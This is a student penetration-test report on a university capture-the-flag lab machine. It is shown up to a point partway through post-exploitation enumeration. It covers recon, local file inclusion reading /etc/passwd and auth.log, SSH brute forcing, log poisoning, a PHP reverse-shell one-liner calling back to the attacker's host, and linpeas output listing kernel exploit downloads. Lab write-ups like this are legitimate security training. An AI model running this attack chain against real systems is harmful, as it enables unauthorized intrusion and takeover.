AMERICAN UNIVERSITY OF BEIRUT

American University of Beirut
Maroun Semaan Faculty of Engineering and Architecture

Capture The Flag - Delta

Penetration Test
Report of Findings

George Abou Assaleh

October 31, 2025

Contents

Part I

Linux

1 Recon

1.1 Finding Target IP

First, I need to find the target IP. In my case, I used `arp-scan` to identify the IP of the target running on the same subnet as my attack machine. As shown in Figure 1, victim

```
└─$ sudo arp-scan 192.168.107.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:de:af:4b, IPv4: 192.168.107.148
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.107.1   00:50:56:c0:00:08       VMware, Inc.
192.168.107.2   00:50:56:e5:53:00       VMware, Inc.
192.168.107.172 00:0c:29:f7:58:eb       VMware, Inc.
192.168.107.172 00:0c:29:f7:58:e1       VMware, Inc. (DUP: 2)
192.168.107.173 00:0c:29:f7:58:eb       VMware, Inc.
192.168.107.173 00:0c:29:f7:58:e1       VMware, Inc. (DUP: 2)
192.168.107.254 00:50:56:f5:44:d6       VMware, Inc.

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.004 seconds (127.74 hosts/sec). 5 responded
```

Figure 1. `arp-scan` Results

IP is `192.168.107.172`. The scan shows two different IPs because the machine has two interfaces.

1.2 Nexpose Scan




Figure 2. Nexpose Scan

I ran a Nexpose scan in order to find some vulnerabilities I could exploit. Given that the machine only has 2 open ports, there wasn't much here.

1.3 `nmap` Scan

In order to find out which ports are open, I ran an `nmap` scan on all ports.

1.3.1 TCP Scan

I started with a TCP scan with the `-sV` flag to determine service versions. Figure 3 shows 2 open ports:

```
└─$ nmap 192.168.107.172 -sV -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 17:07 EDT
Nmap scan report for delta.local (192.168.107.172)
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 00:0C:29:F7:58:EB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

Figure 3. `nmap` TCP Scan

- Port 22 running SSH
- Port 80 running an Apache HTTP server

1.3.2 UDP Scan

I also ran a UDP scan with the `-sV` flag to determine service versions. I only ran a scan

```
└─$ nmap 192.168.107.172 -sV -sU
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 18:00 EDT
Nmap scan report for delta.local (192.168.107.172)
Host is up (0.00039s latency).
All 1000 scanned ports on delta.local (192.168.107.172) are in ignored states.
Not shown: 715 closed udp ports (port-unreach), 285 open|filtered udp ports (no-response)
MAC Address: 00:0C:29:F7:58:EB (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4654.53 seconds
```

Figure 4. `nmap` UDP Scan

on the top 1000 ports because it takes too long to scan other ports; however, I did not find anything useful.

2 Victim Machine Exploitation

Since ports 22 and 80 are open, I am limited in my attacks. I also do not have any usernames as of now, so I cannot try to brute force `ssh`. My only option is checking out what the web app contains. When visiting the web app homepage, I am greeted with the Apache2 default page.




Figure 5. Web App Default Homepage

2.1 Web App Enumeration

I ran `dirbuster` with these options:




Figure 6. `dirbuster` Setup

Type	Found	Response	Size
Dir	/	200	11546
Dir	/icons/	403	450
Dir	/icons/small/	403	450
Dir	/tasks/	200	1135
File	/tasks/tasks_todo.txt	200	376
Dir	/blog-post/	200	452
Dir	/blog-post/archives/	200	1172
Dir	/blog-post/uploads/	200	452
File	/blog-post/archives/randylogs.php	200	147
Dir	/server-status/	403	450

Figure 7. `dirbuster` Output

Figure 7 shows the directories and files I can navigate to. Two files seem interesting: `tasks`$_t$*odo.txtand*`randylogs.php`.




Figure 8. `tasks`$_t$*odo.txtContent*

Figure 8 suggests there are some log files that should have their permissions changed. It also hints that port 22 is open, but I already knew that from the nmap scan.

2.2 Metadata Extraction




Figure 9. `blog-post` Content

`There is a picture under blog-post; I tried to extract its metadata with exiftool, but I didn't get anything particularly useful.`




Figure 10. `exiftool` Output

2.3 Local File Inclusion




Figure 11. `randylogs.php` Content

Figure 11 shows the content of randylogs.php, but it's an empty file. However, it may be a vector for local file inclusion. To test this, I fuzzed the web app with ffuf.




Figure 12. `ffuf` Fuzzing

I used ffuf to find which request argument can be used to read files. The keyword FUZZ acts as a placeholder which ffuf will replace with words from a word-list. I chose /etc/passwd as the file to read. The -fs flag filters the output to show only results with a response length larger than 0. The argument to use is file.




Figure 13. `/etc/passwd` Content

I can see a user called bob from Figure 13. I can use this to brute-force ssh.

2.4 SSH Bruteforce




Figure 14. `ssh` Bruteforce

hydra ran for some time, but did not give any result, so I couldn't brute-force bob's password.

I found something related to the auth logs I discussed earlier, so I tried reading that file through the local file inclusion vulnerability.




Figure 15. `/var/log/auth.log` Content

2.5 Log Injection

Looking at this file, it seems that it is logging my ssh attempts. These entries were generated during the brute-force attack on bob's account. This is probably vulnerable to log poisoning. To test this, I attempted to poison the log file by entering <?php echo "hello"?> as the ssh username. I had to use telnet




Figure 16. `telnet` Poisoning Attempt

instead of ssh because newer versions of the latter do not allow characters like <>, which are required for php syntax.




Figure 17. `auth.log` Content After Injection

Figure 17 shows the log file after attempting the echo injection. The screenshot shows that the command I sent actually got executed, which means that I can run any php code. I can get a reverse shell this way.

2.6 Getting Foothold of the Victim

```
└─$ telnet 192.168.107.173 22
Trying 192.168.107.173...
Connected to 192.168.107.173.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.4p1 Ubuntu-5ubuntu1
<?php system("bash -c 'bash -i >& /dev/tcp/192.168.107.148/4444 0>&1'"); ?>
Invalid SSH identification string.
Connection closed by foreign host.
```

Figure 18. `php` Reverse Shell

I injected a reverse shell one-liner with php, and started a netcat listener. After refreshing the log page, I got a shell. I got a user as www-data. The

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.107.148] from (UNKNOWN) [192.168.107.173] 53100
bash: cannot set terminal process group (927): Inappropriate ioctl for device
bash: no job control in this shell
www-data@delta:/var/www/html/blog-post/archives$
```

Figure 19. Victim Machine Foothold

first thing I did was run a linpeas scan in order to see if there are any privilege escalation vectors I can abuse.

2.7 Linpeas Scan

```
                                ╔══════════╣ System Information ╠══════════╗

╔══════════╣ Operative system
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 5.11.0-25-generic (buildd@lgw01-amd64-044) (gcc (Ubuntu 10.3.0-1ubuntu1) 10.3.0, GNU ld (GNU Binutils for Ubuntu) 2.36.1) #27-Ubuntu S
MP Fri Jul 9 23:06:29 UTC 2021
Distributor ID: Ubuntu
Description:    Ubuntu 21.04
Release:        21.04
Codename:       hirsute

╔══════════╣ Sudo version
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.9.5p2

╔══════════╣ USBCreator
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/d-bus-enumeration-and-command-injection-privilege-escalation.html

╔══════════╣ PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

╔══════════╣ Date & uptime
Thu May  1 09:10:46 MDT 2025
 09:10:46 up 28 min,  0 users,  load average: 0.33, 0.12, 0.09

╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
UUID=50203b4f-ebe7-4cde-b05b-2bd3dab16db8 /               ext4    errors=remount-ro 0       1
UUID=2717-42C5  /boot/efi       vfat    umask=0077      0       1
/swapfile                                 none            swap    sw              0       0
```

```
[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops

   Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
   Exposure: highly probable
   Tags: ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|51|52)-*},[ ubuntu=21.04 ]{kernel:
5.11.0-16-*}
   Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: [ ubuntu=(20.04|21.04) ],debian=11
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```

```
[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded
```

Figure 20. Linpeas Scan

2.8 Manual Enumeration

There wasn't anything of interest in the linpeas scan, so I did some extra manual enumeration. I tried running sudo -l with the www-data user, but it

```
www-data@delta:/tmp$ sudo -l
sudo -l
[sudo] password for www-data:
```

Figure 21. `sudo -l` Attempt

required a password.

```
www-data@delta:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/snap/snapd/23771/usr/lib/snapd/snap-confine
/snap/snapd/24505/usr/lib/snapd/snap-confine
/snap/core18/2855/bin/mount
/snap/core18/2855/bin/ping
/snap/core18/2855/bin/su
/snap/core18/2855/bin/umount
/snap/core18/2855/usr/bin/chfn
/snap/core18/2855/usr/bin/chsh
/snap/core18/2855/usr/bin/gpasswd
/snap/core18/2855/usr/bin/newgrp
